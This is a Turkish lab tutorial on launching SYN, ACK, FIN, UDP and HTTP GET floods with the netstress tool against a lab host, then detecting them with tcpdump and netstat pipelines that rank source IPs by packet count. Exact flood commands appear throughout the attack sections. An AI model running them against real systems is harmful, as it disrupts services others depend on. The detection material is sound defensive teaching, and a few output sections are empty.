Netstress ile DoS Yapma ve DoS tespitinde Bulunma

(+) Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.

Yazı iki başlık altında ilerleyecektir:

1. Netstress ile DOS Nasıl Yapılır
2. tcpdump ile DOS Nasıl Tespit Edilir

1. Netstress ile DOS Nasıl Yapılır

a. SYN Flood Yapma

> ./netstress.fullrandom -a syn -d 172.16.3.113 -n 10

-a : attack type
-d : destination
-n : number of process

b. ACK Flood Yapma

> ./netstress.fullrandom -a ack -d 172.16.3.113 -n 10

c. FIN Flood Yapma

> ./netstress.fullrandom -a fin -d 172.16.3.113 -n 10

d. UDP Flood Yapma

> ./netstress.fullrandom -a udp -d 172.16.3.113 -n 10

e. GET Flood Yapma

> ./netstress.fullrandom -a get -d 172.16.3.113 -n 10

2. tcpdump ile DOS Nasıl Tespit Edilir

Kali IP : 172.16.0.107 // DOS yapacak sistem
Ubuntu IP : 172.16.3.113 // DOS yapılacak sistem

a. SYN Flood

i) SYN Flood Yapma

Kali

> ./netstress.staticip_randomport -a syn -s 172.16.3.107 -d 172.16.3.113 -n 10

ii) DOS'u Tespit Etme

Ubuntu

> tcpdump -i eth0 -n -s0 -w capture.pcap

-n : İsim - IP çözümlemesi yapmamayı sağlar.
-s0 : Alınacak data paketinin varsayılan limitleriyle kabul edilmesini sağlar. Yani bir paket maksimum 65535 byte olabilmektedir. -s0 ile o kadara kadar kabul edebilirsin, kayıtlara geçebilirsin demiş oluyoruz. Böylece paket boyut aşımı yaparak diskimizi doldurmalarına mani olmuş oluyoruz. 0 değerini değiştirerek byte limitini belirleyebiliriz.
-w : Gelen paketleri ekrana basmak yerine dosyaya yazdırmayı sağlar.

IP çeşitliliği olsun diye çeşitli web sitelerine girer çıkarız. Aynı sıralarda DOS paketleri gelmeye devam eder. Bir süre sonra kaydettiğimiz paketleri okuruz ve aşağıdaki gibi parse ederek sistemimize en çok talepte bulunan IP'leri sıralarız.

> tcpdump -r capture.pcap -n | cut -f3 -d " " | cut -f1-4 -d "." | sort -n | uniq -c | awk -F " " '{print $2 "\t" $1}' | sort -rn -k 2 | head -10

Output:

172.16.3.107	9731800
172.16.3.113	6071
195.142.105.22	398
216.58.212.2	357
216.58.212.3	354
216.58.212.33	307
172.16.3.85	219
216.58.212.46	191
172.16.1.10	179

Sol sütun talepte bulunan kaynak IP adreslerini, sağ sütun ise o IP adresinden sistemimize kaç adet paket geldiğini göstermektedir. Görüldüğü üzere birinci sıraya Kali IP'si gelmektedir. Anormal bir paket sayısı göründüğünden deriz ki 172.16.3.107 sisteminden potansiyel bir dos saldırısı gelmektedir.

Yukarıdaki kabuk kodunu anlamladıralım. Normalde çıktıya yansıyan ifade orjinal pcap dosyasında şöyle bir şeydir:

….....172.16.3.107 ….....
….....172.16.3.113 ….....
….....195.142.105.22 ….....
….....216.58.212.2 ….....
….....216.58.212.3 ….....
….....216.58.212.33 ….....
….....172.16.3.85 ….....
….....216.58.212.46 ….....
….....172.16.1.10 ….....

Aşağıdaki kod ile

cut -f3 -d " "

yukarıdaki aşikar görünen blok komple alınır. Bu alınan kısım aşağıdaki koda verilerek

cut -f1-4 -d "."

noktaya göre sütun ayrımına gidilir ve 1. sütundan 4. sütuna kadarki kısım alınır. Bu alınan kısım aşağıdaki koda verilerek

sort -n

numerik sırada satırlar dizilir. Sıralanan kayıtlar aşağıdaki koda verilerek

uniq -c

kayıtlar unique'leştirilir ve unique olan her bir kayıt kaç defa önceden tekrar etmişse sayısı prefix olarak satırların başına eklenir. Ardından bu yeni satır dizisi aşağıdaki koda verilerek

awk -F " " '{print $2 "\t" $1}'

boşluk ayraç olarak kullanılır ve ayrılan iki parçadan prefix sağa, ip adresi sola konur. Aralarına da bir tab boşluk konur. Daha sonra bu satır dizisini aşağıdaki koda verip

sort -rn -k 2

-r parametresi ile satırları tersden düze ve -n parmetresi ile de numeric olarak tersden düze sıralama işlemini yaptırırız. -k parametresi ile de var olan sıralamanın üzerine ikinci field üzerinden tekrar numerik sıralama yaparız. Yani çift sıralama yapılıyor (Benim Not: Ne gerek var çift sıralamaya bilmiyorum). Daha sonra sıralanmış en son kayıtlar aşağıdaki koda verilerek

head -10

ilk 10 kayıt çekilir ve ekrana yansıtılır:

172.16.3.107	9731800
172.16.3.113	6071
195.142.105.22	398
216.58.212.2	357
216.58.212.3	354
216.58.212.33	307
172.16.3.85	219
216.58.212.46	191
172.16.1.10	179

Not: Saldırı için ./netstress.fullrandom yerine ./netstress.staticip_randomport kullanılmıştır. Çünkü random IP ile saldırı yapılsaydı aşırı paketler, kullanılan her bir ip 'ye dağılacaktı ve belirli bir IP'de aşırı paket miktarı görülemeyecekti. O yüzden tcpdump ile dos tespiti ancak sabit ip'li saldırılar için işlevseldir.

b. ACK Flood

i) ACK Flood Yapma

Kali

> ./netstress.staticip_randomport -a ack -s 172.16.3.107 -d 172.16.3.113 -n 10

ii) DOS'u Tespit Etme

Ubuntu

> tcpdump -i eth0 -n -s0 -w capture.pcap

Bir süre sonra kaydettiğimiz paketleri okuruz ve aşağıdaki gibi parse ederek sistemimize en çok talepte bulunan IP'leri sıralarız.

> tcpdump -r capture.pcap -n | cut -f3 -d " " | cut -f1-4 -d "." | sort -n | uniq -c | awk -F " " '{print $2 "\t" $1}' | sort -rn -k 2 | head -10

Output:

172.16.3.107 2463575
216.58.212.2 139

172.16.3.85 62
172.16.3.90 21
172.16.3.85 12
216.58.212.46 10
172.16.3.100 8
216.58.212.33 6
172.16.1.10 6
172.16.3.65 6

Görüldüğü üzere birinci sıraya Kali IP'si gelmektedir. Anormal bir paket sayısı göründüğünden deriz ki 172.16.3.107 sisteminden potansiyel bir dos saldırısı gelmektedir.

c. FIN Flood

i) FIN Flood Yapma

Kali

> ./netstress.staticip_randomport -a fin -s 172.16.3.107 -d 172.16.3.113 -n 10

ii) DoS'u Tespit Etme

Ubuntu

> tcpdump -i eth0 -n -s0 -w capture.pcap

Bir süre sonra kaydettiğimiz paketleri okuruz ve aşağıdaki gibi parse ederek sistemimize en çok talepte bulunan IP'leri sıralarız.

> tcpdump -r capture.pcap -n | cut -f3 -d " " | cut -f1-4 -d "." | sort -n | uniq -c | awk -F " " '{print $2 "\t" $1}' | sort -rn -k 2 | head -10

Output:

172.16.3.107 977873
216.58.212.2 64
172.16.3.124 8
216.58.212.46 6
172.16.3.90 5
172.16.3.82 5
172.16.3.85 3
172.16.3.100 3
172.16.3.65 2
172.16.1.10 2

Görüldüğü üzere birinci sıraya Kali IP'si gelmektedir. Anormal bir paket sayısı göründüğünden deriz ki 172.16.3.107 sisteminden potansiyel bir dos saldırısı gelmektedir.

d. UDP Flood

i) UDP Flood Yapma

Kali

> ./netstress.staticip_randomport -a udp -s 172.16.3.107 -d 172.16.3.113 -n 10

ii) DoS'u Tespit Etme

Ubuntu

> tcpdump -i eth0 -n -s0 -w capture.pcap

Bir süre sonra kaydettiğimiz paketleri okuruz ve aşağıdaki gibi parse ederek sistemimize en çok talepte bulunan IP'leri sıralarız.

> tcpdump -r capture.pcap -n | cut -f3 -d " " | cut -f1-4 -d "." | sort -n | uniq -c | awk -F " " '{print $2 "\t" $1}' | sort -rn -k 2 | head -10

Output:

```
172.16.3.107   1448445
172.16.3.54    352
172.16.3.90    166
172.16.3.100   4
172.16.3.85    62
172.16.3.82    53
172.16.3.53    41
172.16.3.108   24
172.16.1.10    23
```

e. GET Flood Yapma

i) GET Flood Yapma

Kali

> ./netstress.staticip_randomport -a get -s 172.16.3.107 -d 172.16.3.113 -n 10

ii) DoS'u Tespit Etme

Ubuntu

HTTP GET Request tcp üç yollu el sıkışma ister. Sistemimizde ise 80 portu açık olmadığından Kali'den gelen SYN paketlerine yanıt vermiyoruz ve o nedenle 3 yollu el sıkışma tamamlanmıyor. Dolayısıyla netstress belli bir müddet sonra saldırıyı uygulayamadığından kendi kendini sonlandırıyor. Sonuç olarak GET flood saldırısı sistemimize dokunmuyor. Yani ortada dos tespiti yapacak bir durum söz konusu değil. (zaten diğerlerinde olduğu gibi dos analizi yapacak olursak anormal bir durumla karşılaşmayacağımızı görebiliriz)

DDOS saldırısına uğrayan bir firma saldırı durumunda daha önceden paketlerin kaydedildiği bir ortamı kurmuş olması gerekir. Fakat paket kaydetme işlemi kesinlikle aktif cihazlar olan IPS, DDOS Engelleme Sistemleri, Firewall'lar tarafından yapılmamalıdır.

Benim NOT: Aktif cihazlar ile yapılmasın denmesinin nedeni bence cihazları şişirip güvenliği tepetaklak devirmesinler diyedir. Paket kaydetmek için ayrı bir sunucu kullanılabilir.

Tcpdump ile 10 GB'lık paket kaydedebilecek ortamlarda klasik libpcap kütüphanesi yerine alternatif kütüphanelerin tercih edilmesi gerekir.

Ekstra // Bu başlık denenememiştir.

Aşağıdaki netstat komutu ile de dos tespiti yapabiliriz. Fakat bu yöntem sadece web sunucularında kullanılabilir. Çünkü aşağıdaki komut tek bir porta (80 portuna) gelen çeşitli sayıdaki ip'lerin bağlantılarından hangisinin DOS denecek kadar çok olduğu tespitini yapar. Yani 80 portuna çeşitli ip'lerden bağlantı geldiği durum sadece web sunucularında olduğu için bu yöntem web sunucularında işlevseldir.


Istemci

```
> ./netstress.staticip_randomport -a get -s 172.16.3.107 -d 172.16.3.113 -P 80 -n 10
```

Web Sunucu

```
> netstat -atn | grep ":80" | grep -v ":8080" | awk '{print $5}' | awk -F: '{print $1}'
  | sort -n | uniq -c | awk '{if ($1 > 10) {print}}'
```

Output:



Web sunucuda netstat ile 80 portuna gelen bağlantılar incelenir. Bir IP'den aşırı miktarda talep geliyorsa dos yapıyor diyebiliriz.

netstat
==========
-a parametresi : display all sockets
- t parametresi : only tcp sockets
- n parametresi : don't resolve IP addreses to domain names
==========

Şimdi kullandığımız kabuk kodunu sırasıyla inceleyelim:

netstat -atn // TCP socketlerini sırala.

grep ":80" // TCP socketlerinden 80.portu dinleyenleri çek.

NOT: :80 string'inin yer aldığı satırlar çekilir fakat, :8080 stringinin yer aldığı satırlar da istenmeden çekilmiş olur.

grep -v ":8080" // TCP socketlerinden :8080 string'ini içermeyenleri çeker. Yani :80'ler // seçilir ve :8080'ler elenir.

awk '{print $5}' // Var olan satırlardan 5. kolonu çeker (varsayılan ayraç bir karakterlik // boşluktur). Böylece [IP Numarası**:**Port Numarası] kayıtları çekilmiş olur.

awk -F: '{print $1}' // İki nokta üst üsteye göre böler ve 1. kolonu çeker. Böylece IP'yi port // numarasından ayırarak stdout'a verir).

sort -n // Gelen IP verisi içeren satırlar numeric olarak sıralanır.

uniq -c // IP numaraları unique'leştirilir ve tekrar etme sayıları başlarına konur.


awk '{if ($1 > 10) {print}}' // Önceki koddan gelen Tekrar Sayısı + IP şeklindeki satırlardan tekrar // sayıları 10'dan büyük olanlar ekrana Tekrar Sayısı + IP şeklinde // yazdırılır.

Netstat'la yaptığımız bu işlemi tcpdump ile de yapabilirdik:

Web Sunucu

> tcpdump -n -r ddos.pcap tcp port 80 and \(tcp[20:2] = 18225 \) | sort -k3 -n | cut -f3 -d " " | cut -f1,2,3,4 -d "." | sort -n | uniq -c

Output:



Yararlanılan Kaynaklar

Tez Raporu/Literatür Taraması/İncelenmiş Makaleler/BGA/SGK'dan Gelen BGA Dökümanları/23. Adli Bilişim Açısından Dos ve Ddos Saldırıları ve Korunma Yöntemleri.docx